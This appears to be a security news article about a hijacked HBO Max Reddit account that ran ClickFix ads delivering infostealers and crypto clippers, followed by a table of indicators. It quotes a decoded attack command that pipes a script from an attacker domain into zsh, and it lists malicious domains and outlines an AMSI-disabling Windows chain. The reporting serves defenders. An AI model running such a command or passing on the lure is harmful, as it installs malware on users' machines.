Hackers hijack HBO Max Reddit account to push malware in ClickFix ads
Hackers hijacked HBO Max's verified Reddit account to run 108 ClickFix ads delivering infostealers and crypto clippers to Windows and macOS users.
Hudson Rock and ADAMnetworks linked the hijacked u/hbomax Reddit account to a campaign they call PasteSwitch, which ran 108 malicious ads over roughly 48 hours pushing sites like hbomaxx.us, codex-craft.com, and code-desktop.com. ClickFix social engineering tricks victims into pasting Base64-obfuscated shell or PowerShell commands into Terminal or Run, delivering MacSync, AMOS helper persistence, Amatera Stealer loaded in-memory, and the AnimateClipper and ZigClipper crypto clipboard hijackers. Windows chains used an MP3/HTA polyglot to create scheduled tasks, disable AMSI, and launch 32-bit PowerShell; fake Ledger, Trezor Suite, and Exodus wallet apps steal recovery phrases. Reddit admins paused the ads, and it remains unclear how the account was accessed.
- Verified u/hbomax Reddit account ran 108 malicious ads in 48 hours
- PasteSwitch ClickFix lures victims into pasting malicious commands themselves
- Payloads include MacSync, Amatera Stealer, AMOS helper, and crypto clippers
- Windows chain uses MP3/HTA polyglot, scheduled task, AMSI disable, in-memory shellcode
- Fake Ledger, Trezor, and Exodus apps steal wallet recovery phrases
Indicators of compromiseauto-extracted · verify before use · export allAll →
| Type | Indicator | Context |
|---|---|---|
| domain | clean-disk-guide.com | AI and developer site codex-craft[.]com, 15 promoting apple.clean-disk-guide[.]com, 11 pointing to code-desktop[.]com, and six promoting hbo |
| domain | code-desktop.com | , 15 promoting apple.clean-disk-guide[.]com, 11 pointing to code-desktop[.]com, and six promoting hbomax-macos[.]com. This allowed the a |
| domain | codex-craft.com | hbomaxx[.]app, 36 promoting the fake AI and developer site codex-craft[.]com, 15 promoting apple.clean-disk-guide[.]com, 11 pointing t |
| domain | ember-bridge.com | lowing command: export _watch_v2=97d9d8dc;curl -sL "https://ember-bridge[.]com/curl/a44a37519au/setup.sh"| zsh Hudson Rock noted ember-b |
| domain | hbomax-macos.com | .]com, 11 pointing to code-desktop[.]com, and six promoting hbomax-macos[.]com. This allowed the attackers to target a larger audience t |
| domain | hbomaxx.app | ddit account. The researchers identified 40 ads pointing to hbomaxx[.]app, 36 promoting the fake AI and developer site codex-craft[ |
| domain | hbomaxx.us | Max subreddits," warned the user . "The advert takes you to hbomaxx[.]us which looks somewhat legitimate, and has a join button / |
Full article842 words · extracted from bleepingcomputer.com · click to collapse
Hackers compromised HBO Max's official Reddit account and used it to push malicious ads that launched ClickFix attacks to infect Windows and macOS devices with information-stealing malware.
Security researchers at Hudson Rock and ADAMnetworks analyzed the campaign and say the verified u/hbomax Reddit account was hijacked and used to launch 108 malicious advertisements over about 48 hours.
The ads used a social engineering technique known as ClickFix, which tricks users into copying and pasting malicious commands into Windows Run, PowerShell, or macOS Terminal while pretending to fix an error, verify a CAPTCHA, or install legitimate software.
The type of attack has become increasingly popular among cybercriminals because victims run the malicious commands themselves using legitimate operating system tools, potentially bypassing some browser and security software designed to detect malware downloads.
While some of the advertisements pushed by the HBO Max account impersonated the streaming service, others promoted fake AI tools, developer software, and macOS utilities.
Hudson Rock and ADAMnetworks have linked the attack to a larger campaign they call PasteSwitch, which targets both Windows and macOS systems and has been used to distribute information stealers, loaders, cryptocurrency clippers, and fake cryptocurrency wallet applications.
The researchers say PasteSwitch refers to the operation's use of attacker-supplied commands that victims paste into their systems, while the attackers' backend switches between campaigns, platforms, payloads, and crypto theft methods depending on the visitor.
BleepingComputer contacted HBO and Warner Bros. Discovery with questions about the incident but has not received a response.
Fake HBO Max app delivers malware
The campaign was initially discovered after a Reddit user spotted an advertisement posted from the verified HBO Max account promoting what appeared to be a native HBO Max application for macOS.

Source: Adam Networks
"I was browsing Reddit and saw an ad displaying u/hbomax as the author - this advertised a macOS HBO Max app which I'd not heard of and was interested in. The user is verified and appears to have posted many times in the official HBO Max subreddits," warned the user.
"The advert takes you to hbomaxx[.]us which looks somewhat legitimate, and has a join button / download. Clicking these opens up the classic infostealer/clickfix paste this command to download. Having checked, this downloads an executable with other capabilities for account compromise (obviously all done in a full sandbox - inspecting the output only, not running anything)."
After clicking the advertisement, users were redirected to a convincing fake HBO Max website that claimed to offer the application for download.
One of the fake HBO Max sites used in the campaign was hbomaxx[.]us. However, clicking the download button did not download an app, but instead displayed instructions telling visitors to open Terminal and paste a command to install the software.

One of the macOS commands BleepingComputer saw in this attack used Base64 encoding to obscure the command it executed. Once decoded, it contained the following command:
export _watch_v2=97d9d8dc;curl -sL "https://ember-bridge[.]com/curl/a44a37519au/setup.sh"| zsh
Hudson Rock noted ember-bridge[.]com as infrastructure used in September for malware delivery in the PasteSwitch operation.
One malware family used in this attack is MacSync, which Hudson Rock says steals browser credentials, Firefox profiles, Telegram data, Apple Notes, and macOS passwords.
Another attack chain deployed "AMOS helper," which establishes persistence using a directory named .com.apple.accountsd. The malware can then enroll infected systems with attacker-controlled servers to receive additional tasks.
The campaign has also distributed fake Ledger, Trezor Suite, and Exodus cryptocurrency wallet applications designed to steal victims' wallet recovery phrases.
On Windows systems, PasteSwitch has been observed displaying instructions that cause victims to execute commands using mshta and PowerShell.
Hudson Rock says one Windows attack chain used an MP3/HTA polyglot to create a scheduled task, launch 32-bit PowerShell, disable Microsoft's Antimalware Scan Interface (AMSI), and generate victim-specific infrastructure based on the computer name and username.
Later stages used obfuscated PowerShell and shellcode to load the Amatera Stealer directly into memory without first saving the final payload to disk.
PasteSwitch has also been seen pushing cryptocurrency clipboard hijacking malware, including AnimateClipper and ZigClipper.
The researchers say the HBO Max advertisement was part of a much larger advertising campaign run through the compromised Reddit account.
The researchers identified 40 ads pointing to hbomaxx[.]app, 36 promoting the fake AI and developer site codex-craft[.]com, 15 promoting apple.clean-disk-guide[.]com, 11 pointing to code-desktop[.]com, and six promoting hbomax-macos[.]com.
This allowed the attackers to target a larger audience than just HBO Max users, including developers and users searching for AI software and system utilities.
After the malicious advertisements were reported, a Reddit admin paused them and reported them to Reddit's Security and Safety teams.
It remains unclear how the attackers accessed the HBO Max Reddit account or whether any other HBO or Warner Bros. Discovery accounts or systems were affected.
Build your security blueprint for AI-powered attacks
Join Mikko Hyppönen and security leaders from the NFL, CHANEL, and Atlassian for a two-hour digital summit on what AI-speed attacks change, what defenders should stop doing, and how to validate, decide, fix, and re-validate at machine speed.
Text extracted automatically; images, tables and formatting may be missing. Original: https://www.bleepingcomputer.com/news/security/hackers-hijack-hbo-max-reddit-account-to-push-malware-in-clickfix-ads/